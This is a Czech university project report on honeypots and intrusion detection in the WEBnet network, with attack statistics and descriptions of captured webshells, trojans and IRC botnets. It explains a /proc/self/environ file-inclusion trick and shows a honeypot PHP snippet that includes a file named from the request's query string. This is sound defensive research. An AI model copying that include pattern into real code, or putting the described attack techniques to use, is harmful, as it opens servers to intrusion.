

Závěrečná zpráva projektu 230/2007

Rozvoj systémů pro detekci průniků v síti WEBnet

Radoslav Bodó, Aleš Padrta
Západočeská univerzita v Plzni
Centrum informatizace a výpočetní techniky
email: {bodik, apadrta}@civ.zcu.cz

27. května 2009

Abstrakt

Cílem projektu bylo zkvalitnění a rozšíření systémů pro detekci a prevenci průniků v síti WEBnet, která je součástí sítě CESNET2.

Při dnešních rozměrech Internetu, je udržení sítě bez jediného napadeného počítače nemožné. Z obraných, studijních a výzkumných důvodů se tedy využívá různých typů IDS. Všechny mají jedno společné, jejich vyladění na optimální výkon vyžaduje nemalé množství času, znalostí i energie. Stejně tak i zpracovávání dat která generují a jejich průběžná údržba.

Hlavním výstupem projektu byl průzkum dostupných, volně šiřitelných, IDS, jejich zkušební nasazení v síti WEBnet (cca 2-3 produkční systémy) a publikování doporučených nastavení pro ostatní členy sdružení CESNET.

Obsah

1	Úvod a cíle projektu	3
2	Způsob řešení	3
2.1	LaBrea	3
2.2	Nepenthes	4
2.3	Honeytrap	6
2.4	Webové honeypoty	6
2.4.1	Hihat	6
2.4.2	Hihat: Tomcat a JBoss	8
2.4.3	Apache RFI	8
2.5	Snort	11
2.6	PE Hunter	12
2.7	Spamsearch.pl	13
2.8	p0f	14
2.9	Shrnutí výsledků vyzkoušených nástrojů	14
2.10	Vzdělávání a publikace v rámci grantu	15
2.11	Provozní instalace	15
2.12	Zakoupené knihy	15
3	Dosažené cíle	16
4	Zdůvodnění změn v projektu	16
5	Výstupy a využitelnost	16
6	Přínosy projektu	17
7	Tisková zpráva	17
8	Výkaz hospodaření s prostředky	17
A	Kategorie pro bayesovský klasifikátor <i>dbacl</i>	21
B	Popis publikovaných dat	22
C	Ukázky generovaných reportů a webových rozhraní	24
C.1	labrea_report.pl	24
C.2	Webové rozhraní k datům LaBrea	25
C.3	nepe_report2.pl	25
C.4	Webové rozhraní k datům Nepenthesu	27
C.5	apache_rfi_report.pl	27

Seznam obrázků

1	LaBrea: Počty unikátních útočníků.	4
2	Nepenthes: Počty unikátních útočníků.	5
3	Hihat: výpis úpravy pro Hihat	7
4	apache_rfi: Počty zaznamenaných útoků	9
5	Zobrazení dat získaných z IRC	10
6	mysql: Úprava nastavení maximální velikosti tabulek	11
7	Snort: odtagování pravidel	11
8	Snort: počty událostí	12
9	Dotaz Spamsearch.pl	13
10	Spamsearch: počty detekovaných spammerů	13
11	Detekce OS pomocí p0f	14

1 Úvod a cíle projektu

Na CIV ZČU¹ jsme před tímto projektem provozovali 2 IDS systémy v silně experimentálních podmínkách. Jejich provoz nebyl nijak systematicky sledován ani vyhodnocován.

Hlavním cílem tohoto projektu byl průzkum dostupných, volně šiřitelných IDS a jejich zkušební nasazení v síti WEBnet². Vybrané IDS jsme posléze chtěli převést do produkční podoby a vypracovat pro ně vhodný reporting tak, aby výsledkem byly 2-3 systémy, které svou činností zvýší zabezpečení sítě WEBnet/CESNET2.

Cílem projektu bylo také získání časoprostoru pro vzdělávání v této oblasti a případné sdílení dat o zaznamenaných útocích s externími subjekty (CESNET, Honeynet).

2 Způsob řešení

V průběhu projektu jsme vyzkoušeli a zhodnotili níže popsané IDS systémy. Některé z nich si ponecháme v produkčním stavu i po ukončení projektu, jiné zastavíme, protože pro naše účely nepřinášejí kvalitní a spolehlivá data. V rámci vzdělávání jsme navštívili odbornou konferenci BlackHat 2009 a z prostředků grantu nakoupili a přečetli několik knih o bezpečnostní problematice.

2.1 LaBrea

Jednoduchý systém pro detekci napadených počítačů, které se snaží infikovat své okolí. Původně byl vytvořen jako odpověď na lavinové šíření viru CodeRed. Ke své činnosti užívá techniku známou jako *tarptitting*. Metodu, při které se detektor snaží zaměstnat útočníka na co nejdelší možnou dobu tak, aby nemohl útočit jinde. LaBrea to provádí nedokončením navázání TCP spojení, na příchozí paket SYN, odpoví vygenerovaným SYN-ACK, ale dále útočníkovi již neodpovídá.

Pro instalaci a provoz obslužných skriptů je potřeba několik knihoven, instalační manuál není součástí tohoto dokumentu (je k dispozici např. v [1]). Pro provoz v našem prostředí jsme program LaBrea mírně upravili, opravili jsme vazby na knihovnu *dumbnet* a modifikovali výstup tak, aby hlášení o spotřebovaném přenosovém pásmu byl bytech/s nikoli v kilobytech/s.

Systém jsme provozovali na podsíti o velikosti 253 adres. Sledování jsme prováděli interním systémem Netflow, který shromažďuje informace o síťovém provozu a samostatným skriptem (*scripts/labrea/labrea_report.pl*³), který v LaBreou generovaném logu vyhledával útočníky ze zadaných sítí (adresních rozsahů CESNET2). Dále jsme napsali jednoduchý plugin pro SW Munin, který zobrazoval informace o LaBreou využitím přenosového pásmu. Vysoké procento komunikace bylo vedeno na port 80/tcp, který jsme posléze ze sledování vyloučili (konfigurací LaBrey). Pro lepší orientaci v datech jsme sestavili skript pro převod dat do databáze (*scripts/labrea/labrea.loadup*) a vytvořili jednoduché webové rozhraní pro procházení a zobrazování výsledků.

Výsledky


Za dobu svého provozu (03/2008 – 03/2009) jsme zachytili celkem 37 628 unikátních útočníků, z toho bylo celkem 16 útočníků ze sítě CESNET2 a z toho 8 ze sítě WEBnet. Průměr za sledovanou dobu je 146/den. Obrázek 1 ukazuje počty unikátních útočníků za den. LaBrea také hlásí také šíři přenosového pásma které používá pro udržení zájmu útočníků, průměrná hodnota za celé sledované období je 804b/s.

Některé špičky z obrázku 1 jsme se pokusili identifikovat:

¹Centrum informatizace a výpočetní techniky – <http://civ.zcu.cz>

²Metropolitní počítačová síť Západočeské univerzity v Plzni

³cesta značí umístění skriptu v publikovaných datech viz kap. 5 a příloha B



Obrázek 1: LaBrea: Počty unikátních útočníků.

	Poznámka
1	Distribuovaný scan portu 5900 (VNC)
2	Aktivita portu 4662 – mohl by tento zájem být vysvětlen aktivitou StormBotnetu a jejich pravidelnou kampaní na velikonoce a USA tax day ? Shodný vzestup zaznamenal i Dshield.org
3	Distribuovaný scan portu 5900 (VNC)
4	Distribuovaný scan portu 5900 (VNC); Aktivita MS portů 139, 445
5	Aktivita MS portů 139, 445; Aktivita portu 4662
6	Distribuovaný scan portu 5901 (VNC)
7	Aktivita portu 4662 . začal hurikán Gustav; Aktivita portu 22 – isc.sans diary 4937
8	Scan webových portů - 1080, 3127, 3128, 6588, 8000, 8080, 8081, 11022, 11033
9	Distribuovaný scan portu 5900 (VNC)

Závěr

Systém LaBrea je velmi užitečný nástroj pro detekce napadených počítačů. Jeho nasazení je velmi jednoduché a pro vyhodnocení stačí jednoduché filtrování výstupu. V závěru projektu jsme zjistili, že klíčovým parametrem pro chod je `--max-rate`, i přesto že hlášená hodnota využitého pásma byla hluboce pod 300 kb/s (průměrně kolem 800b/s), pokusné zvýšení této hodnoty mělo za následek mnohonásobné zvýšení výkonu systému (zvýšení počtu detekovaných útočníků). Tento efekt budeme ještě zkoumat. V provozu tohoto honeypotu budeme pokračovat.

2.2 Nepenthes

Nepenthes je nenativní honeypot s nízkou interakcí, který emuluje známé zranitelnosti MS Windows. Je modulární a napsaný v C++.

Při analýze jeho činnosti, jsme se dostali do potíží s jeho výstupem. Defaultní logy nejsou příliš informativní, debug logy jsou naopak přehlcené zbytečnými informacemi o vstupu/výstupu z jednotlivých metod interních objektů. Psaní parseru nad debug logem se nám však zdálo příliš nákladné, hlavně z hlediska údržby, protože nikdo negarantuje stabilitu jeho výstupu.

Proto jsme se dále snažili najít systém, který by umožňoval získávat data z Nepenthesu jinak, v ideálním případě některou standardní metodou, kterou by podporovaly i ostatní námi zamýšlené IDS: LaBrea, Nepenthes, Snort. Nepenthes umí komunikovat se dvěma takovými systémy.


Prelude-IDS , na první pohled systém, který by mohl vyhovovat ideálně našim požadavkům. IDS který implementuje centrální úložiště pro cca 20 různých IDS, s databází v mysql, přenosem dat mezi senzory a centrálou pomocí šifrovaného kanálu, standardizovaný protokol a to dokonce ve formě experimentálního RFC[27] a kontrolu funkce jednotlivých sensorů heartbeatem. V budoucnu tento projekt jistě využijeme, nicméně pro naše současné potřeby jsme se jej rozhodli nepoužít ze několika důvodů: komplikované uložení dat v databázi, současná implementace protokolu byla pouze pro binární formu IDMEF, chudé webové rozhraní psané v Pythonu.

SurfnetIDS , systém podobný Prelude, který dokáže integrovat pouze několik málo IDS, nemá standardizovaný protokol, a navíc používá jako databázi PostgreSQL.

Ani jeden z výše uvedených systémů nám nevyhovoval, proto jsme se vydali vlastní cestou a doplnili Nepenthes o vlastní modul, který pomocí interního EventManageru zaznamenává potřebné informace o hlavních událostech v systému. Pro tento nový log jsme napsali jednoduchý skript, který dokáže vygenerovat výstupní report, jednak obecně o činnosti systému a jednak vyhledat útočníky ze zadaných sítí (*scripts/nepenthes/nepe_report2.pl*). Pro lepší orientaci v datech jsme sestavili skript pro převod dat do databáze (*scripts/nepenthes/nepe_loadup*) a vytvořili jednoduché webové rozhraní pro procházení a zobrazování výsledků podobně jako pro předchozí systém.

Výsledky

Za dobu svého provozu (03/2008 – 03/2009) jsme zachytili celkem 28 485 unikátních útočníků, z toho bylo celkem 16 útočníků ze sítě CESNET2 a z toho 12 ze sítě WEBnet. Průměr za sledovanou dobu je 156/den. Obrázek 2 ukazuje počty unikátních útočníků za den. Pro zobrazené špičky nemáme žádné konkrétní vysvětlení, zvýšená aktivita se ve všech případech týkala portů 139 a 445.



Obrázek 2: Nepenthes: Počty unikátních útočníků.

Zachycený malware

Zásadním přínosem systému Nepenthes je fakt, že dokáže z některých útoků získávat propagovaný malware nebo alespoň jeho první fázi (downloader/dropper). Bohužel, žádný zachycený vzorek nepřišel ze sledovaných sítí WEBnet/CESNET2, proto jsme se hlubší analýzou vzorků nakonec nezabývali. Průměrný počet zachycených vzorků byl 2,9/den a celkem bylo zachyceno 450 vzorků, které jsme podrobili testu antivirovým programem ClamAV. Ten identifikoval celkem 79 unikátních virů a 61 nezávadných souborů.

Závěr

Nepenthes je zajímavý systém pro zachytávání malware pro Windows. Jeho kód je čistý, poměrně modulární a projekt je stále ve vývoji. V provozu tohoto honeypotu budeme pokračovat.

2.3 Honeytrap

Tento IDS je určen především pro výzkumné účely. Jeho funkce spočívá v tom, že na stroji (IP adrese) přijímá veškerá spojení na zvolených portech a odesílá statickou předdefinovanou odpověď. Zbytek sezení ukládá do souboru ve formátu *pcap*, ty se pak ručně zkoumají. Obecně lze tímto systémem zaznamenat nejnovější varianty útoků na jakoukoliv službu. Získaná data byla pro náš projekt a možnosti příliš nízkourovňová, než abychom z nich dokázali získat lepší nebo alespoň stejně kvalitní informace, které nám poskytovali systémy LaBrea a Nepenthes. Tento honeypot zřejmě využijeme v některém z příštích projektů.

2.4 Webové honeypoty

Původně zamýšlené webové honeypoty PHP Hop[4] a GGH[3] jsme prozkoumali, ale oba měli malou flexibilitu a nevýhodné logování a jako projekty nebyly autory udržovány. Proto jsme se rozhodli vyzkoušet jiný projekt z dílny skupiny honeynet.org – projekt Hihat[5]. Ten sice vyšel v jediné verzi a jeho vývoj též nepokračuje, ale je navržen obecně pro jakoukoliv webovou PHP aplikaci.

V průběhu projektu jsme zaznamenali ještě vznik projektu ISC webhoneypot[9], ale nezkoušeli jsme jej.

2.4.1 Hihat

Hihat je určen pro vytváření vysoce interaktivních honeypotů z jakékoliv PHP aplikace, do každého skriptu/stránky přidá vlastní kód, který do databáze zaznamená dostupné údaje o příchozím požadavku (URL, parametrech, http hlavičkách, ...). Protože samotné zneužívání funkce aplikace nejsou Hihatem ovlivněny, musí být honeypot nasazen pod častým dohledem.

Tento režim nám nevyhovoval, proto jsme se pokusili postavit webový honeypot trochu odlišným způsobem. Pomocí nástroje wget, jsme vytvořili několik kopií náhodných internetových stránek, většinou známé aplikace: phpmyadmin, phpbb, phpnuke, wordpress. Po uložení obsahu na disk, jsme strukturu přejmenovali tak, aby názvy souborů neobsahovali znaky '?' a dali se tak poskytovat staticky přímo webserverem při iluzi zachování funkce parametrů. Na místo hlavních skriptů aplikací (index.php, users.php, viewtopic.php, ...) jsme umístili Hihat s přidaným kódem tak, aby zaznamenal potřebné parametry http požadavku a z disku vrátil statický obsah. Hrubý postup výroby je naznačen ve *scripts/hihat/mk_hihat*, ukázka principu je na obrázku 3.

Jako předlohy jsme použili české i zahraniční weby a ve výsledných stránkách zaměnili kořeny hlavních slov (např. Doom – Zoom, Bystrica – vnica), tak aby se při indexování vyhledávačem nezobrazovali společně s předlohou.

Zpočátku jsme tento server provozovali na cca 100 IP adresách a na jeho titulní stránku jsme umístili index.html se sadou vizuálně neviditelných odkazů (transparent linking)[5] a odkazy na

```
<kód Hihatu>
$new = $_SERVER["SCRIPT_FILENAME"]."X".$_SERVER["QUERY_STRING"];
if(is_file($new)) {
    include($new);
} else {
    header("HTTP/1.0 404 Not Found");
}

```

Obrázek 3: Hihat: výpis úpravy pro Hihat

tuto stránku jsme umístili do několika skutečných webových aplikací na ZČU také pomocí neviditelných odkazů. Tento způsob duplikace webu (*levného zvětšení* honeypotu) však Google vyhodnotil jako link farmu a nezařadil honeypot do indexu. Po měsíci provozu jsme server *zmenšili* pouze na jednu doménu, Google začal přidávat náš obsah do svých výsledků přibližně do týdne.

Databázi se zaznamenanými daty je potřeba ručně průběžně čistit od záznamů, které generují návštěvy jednotlivých vyhledávačů (*scripts/hihat/clean_hihat_spiders.sh*). Pro práci se zachycenými daty poskytuje Hihat provozovateli jednoduché webové rozhraní, implementuje systém pro detekci útoků na základě black- a whitelistů, ale neobsahuje žádné funkce pro hromadnou práci s daty. Primárně je určen pro ruční analýzu. Pro export a následné vyhodnocení výsledků, jsme vytvořili provizorní modifikovanou verzi webového rozhraní, které místo HTML tabulek generovalo data ve formátu CSV (*scripts/hihat/overviewMainCsv.php*).

Výsledky

Po odstranění záznamů, které vygenerovaly návštěvy indexovacích enginů, zbylo v databázi 181 053 požadavků (za období 07/2008 – 05/2009). Z nich jsme vlastními skripty vybrali pokusy o uhádnutí hesla do aplikací phpmyadmin, phpbb a phpnuke (*scripts/hihat/getbruteforces.sh*), dále jsme identifikovali pokusy o php remote file include (*scripts/hihat/getrfi.sh*) a pokusy o zneužití aplikace tomcat manager (viz níže; *scripts/hihat/getmanager.sh*). V části zbylých záznamů identifikoval Hihat další kategorie útoků, jejich četnosti jsou uvedeny v následující tabulce, zbytek záznamů (cca 34 000) jsou buď přístupy minoritních vyhledávačů nebo falešné poplchy.

Detekovaný typ útoku	Počet výskytů
Hádání hesla	13 5691
RFI	7 047
Manager upload	1 628
SQL injection	2 712
Directory traversal	48
Directory traversal + LFI	4
Celkem	147 130

Tabulka 1: Hihat: Detekované útoky

Zajímavý je poslední případ pokusu o vložení lokálního souboru `/proc/self/environ`, ten reflektuje aktuální nastavení prostředí pro proces zpracovávající webový požadavek, škodlivý kód se umísťuje do hlavičky User-Agent, která je součástí vkládaného souboru[24]. Obranou proti tomuto útoku je správné nastavení PHP `openbase_dir` případně umístění webserveru do jailu/chrootu.

Za období 07/2008 – 05/2009, jsme zaznamenali celkem 147 130 útoků a žádný z nich nepocházel ze sítě CESNET2.

2.4.2 Hihat: Tomcat a JBoss

Na poli webových aplikací se v poslední době prosadila vedle PHP technologie Javy. Pro malé a středně velké projekty se nejvíce používají webový kontejner Tomcat a aplikační server JBoss. Z jejich webových ovládacích konzolí (Tomcat manager, JBoss jmx-console) jsme vytvořili stejnou technikou honeypoty s nízkou interakcí (*scripts/hihat/webhpy2ee*).

Tento honeypot nebyl zveřejněn v seznamu neviditelných linků na hlavní stránce honeypotu Hihat, obsah tedy nebyl indexován vyhledávači a jím zachycené výsledky jsou sadou poměrně čistých dat, které vypovídají o útocích, které na dnešním webu probíhají od útočníků přímo (tj. bez využití vyhledávačů – googlehacking). Jejich kompletní seznam je v publikovaných datech (*data/hihat/analyza-j2ee.ods*). Mezi běžnými pokusy o test na existenci proxyserveru, typických útoků na různé php aplikace, pokusy o SQL injection a directory traversal, jsou v logu vidět i pokusy o útoky na webové rozhraní Lotus Notes a kombinovaný test na detekci proxy navíc s pokusem o automatickou geolokaci přes server ip2location.com (GET <http://www.ip2location.com> HTTP/1.1).

Zaznamenali jsme 46 útočníků (1 600 požadavků) na nezabezpečenou aplikaci Tomcat manager, která umožňuje vzdálenou instalaci libovolné webové aplikace (servlet manager/html/ upload). Bohužel, Hihat sám o sobě neukládá data z požadavků POST, které jsou v těle požadavku uloženy jako *multipart/form-data*.

Záznamem datového toku pomocí utility tcpdump a průzkumem serveru ze kterého byl jeden z útoků veden, jsme zachytili uploadovanou útočnou aplikaci fexshell.war (*data/hihat/fexshell*). Jde o trojského koně pro Windows, který na napadený server stáhne a spustí libovolnou EXE aplikaci. Získané vzorky zaregistrují malware do seznamu systémových služeb a ohlásí svou přítomnost na webovém C&C serveru. URL stahovaného malwaru získává fexshell z hlavičky HTTP požadavku (*Cache-Vip-Url*).

Druhým zachyceným malwarem byl Jsp WebShell (*data/hihat/jshell*). Je to zjednodušená podoba nástrojů typu *r57shell* a *c99*. Po jednoduché autorizaci umožňuje uživateli manipulovat se soubory na disku serveru, spouštět na něm příkazy operačního systému a pracovat s databází. Podle komentářů a jazyka rozhraní pochází patrně z Číny.

Na imitaci správcovské konzole serveru JBoss⁴, který také umožňuje vzdálenou instalaci libovolné aplikace, jsme žádný útok nezaznamenali i přesto, že pomocí vyhledávačů je dnes běžné možné najít stovky takto zranitelných serverů a mohli bychom předpokládat, že i tyto útoky budou běžné.

Za období 08/2008 – 05/2009, jsme zaznamenali 31 761 útoků, z nichž žádný nepocházel ze sítě CESNET2.

2.4.3 Apache RFI


V rámci detekce útoků na webové servery a aplikace, jsme kromě výše uvedeného honeypotu, napsali jednoduchý skript pro kontrolu logu webserveru Apache. Skript vyhledává pokusy o klasický útok PHP remote include a stahuje nabízený malware. Nasadili jsme jej na 2 produkční servery a za dobu provozu (03/2008 – 03/2009) jsme zaznamenali 31 228 útoků, z čehož 18 bylo ze sítě CESNET2 a získali 5 234 unikátních vzorků vkládaného obsahu. Jeden z takto zaznamenaných útoků vedl k odhalení nedostatečného zabezpečení důležitého portálu jednoho ze členů sdružení CESNET.

Zachycený malware

Pomocí utility *file* jsme roztřídili vzorky do několika kategorií (text, php, html, ...). Následně jsme skupinu PHP skriptů roztřídili na různé typy a pomocí bayesova filtru (nástrojem *dbacl*[28]), roztřídili do finálních 33 kategorií (jejich přehled je v příloze A). Kategorie jsme vytvářely dle vlastní úvahy.

Kategorie *spam*, *html*, *404*, *rss*, *error*, *empty*, *bin* obsahují buď falešné poplachy nebo neužitečná data.

⁴resp. MBean *jboss.system.service=:MainDeployer*



Obrázek 4: apache_rfi: Počty zaznamenaných útoků

V kategoriích: *genericprobe**, *maildrop*, *userfinger*, *dynamicprobes*, *staticprobes* se nacházejí malé nástroje, které zjišťují základní data o napadeném systému (operační systém, volné místo na disku, uživatele pod kterým je spuštěn webserver, ...). Technika drop zón pro shromažďování nasbíraných dat je dle počtu vzorků velmi oblíbená[22]. Zajímavou mutací jsou též *genericprobewithiframeinjection*, při svém spuštění se kromě získání základních údajů o systému pokusí vyhledat všechny soubory *.htm, *.html a *.php umístěné v DOCUMENT_ROOT a na jejich konec vložit IFRAME. Ten zpravidla obsahuje HTML, které zneužívá chyb v prohlížečích nebo pluginech.

V kategoriích *botexec*, *c99*, *defacingtool*, *filetool*, *massmailer*, *pbot*, *phpbot*, *r57*, *shellbot*, jsme shromáždili vzorky standardních nástrojů, které mají různě propracované funkce pro práci s napadeným systémem. Od stažení a spuštění IRC robotů, manipulaci se soubory na disku napadeného serveru, až po práci s případnou lokální databází.


Pro robota *pbot* jsme napsali skripty, které se z jeho kódu pokusí získat údaje, kam se má robot připojit (IRC server a kanál) a s jejich znalostí jsme provedli jednorázový průzkum těchto C&C. Nalezli cca 30 aktivních kanálů a 1 300 aktivních uživatelů. Předpokládáme, že některé informace jsou duplikované kvůli několika faktorům:

- absence detekce provázanosti IRC serverů,
- vícenásobné infikaci či příslušnosti robotů na více kanálech najednou,
- neschopnosti spolehlivě oddělit roboty od legitimních uživatelů.

Pomocí nástrojů z balíku Graphviz[11] jsme získaná data pokusili vizualizovat. Z obrázku 5 je možné lépe odhadnout duplikaci dat, takže reálný počet nalezených botnetů bude cca 13-16. Zpětně získat IP adresy připojených robotů je obtížné, některé servery skutečnou adresu maskují, některé ji vrací v nestandardních IRC zprávách. V grafu nejsou zobrazeny a započítány adresy propagátorů příslušného malware, je zde zobrazen pouze aktuální stav na nalezených IRC kanálech. Ostatní varianty grafů je možné nalézt v publikovaných datech (*data/apache_rfi/graphviz*).

Závěr

Hihat je hezký nástroj, který si ponecháme v experimentálním režimu a pokusíme se jeho použití rozšířit a vylepšit. Skripty *apache_rfi* se ukázaly jako užitečné a v jejich provozu budeme pokračovat.



Obrázek 5: Zobrazení dat získaných z IRC

2.5 Snort

IDS Snort[6] je velmi uznávaný a rozšířený nástroj, který je založen na metodě signatur a na jeho základě je postaveno velké množství jiných komerčních řešení a to i hardwarových implementací. Pro jeho správný a efektivní běh je potřeba mít vyladěné a často aktualizované knihovny signatur. Na rozdíl od původního záměru, rozšířit současný počet instalací v síti WEBnet na vybrané servery, jsme se rozhodli nasadit jej na jednu z hlavních linek sítě WEBnet.

To nám dovoluje kontrolovat provoz celé sítě a ne pouze vybraných serverů. Jako datový sklad jsme použili mysql 4, pro přístup a práci s daty webovou aplikaci BASE[7]. Mysql 4 jsme zvolili z důvodu jednoduššího rotování databáze, to lze ve verzích 4.x provádět při vypnutém `mysqld` přímo na filesystému (přesunout datový adresář a místo něj umístit čistou předlohu bez dat), ve verzích 5.x to již nelze a je potřeba všechna data exportovat a importovat, což je v případě velkých objemů dat (řádově GB) velmi dlouhý proces. Při vytváření databáze je potřeba mít na paměti, že defaultně není mysql konfigurována pro tabulky větší než 4GB, proto je vhodné ji upravit zvýšením potřebných hodnot:

```
mysql> alter table <vsechny tabulky>
      max_rows = 200000000000
      avg_row_length = 512;
```

Obrázek 6: mysql: Úprava nastavení maximální velikosti tabulek

Do systému jsme zavedli oficiální signatury serveru `snor.org` a dále jsme přidali sady pravidel komunity `emergingthreats.org` (dříve `bleedingsnort.org`). Při aplikaci pravidel ET, jsme z jejich definice odstranili označení Tag, které zajišťuje, že v případě detekce útoku pravidlem, bude do databáze ukládán i zbytek sezení pro potřeby pozdější analýzy. V našem zapojení by toto nastavení generovalo nezvladatelný objem dat.

```
$ for all in `ls *rules`; do
    cat $all | sed 's/tag:[^;]*; //' > $all.new;
    mv $all.new $all;
done
```

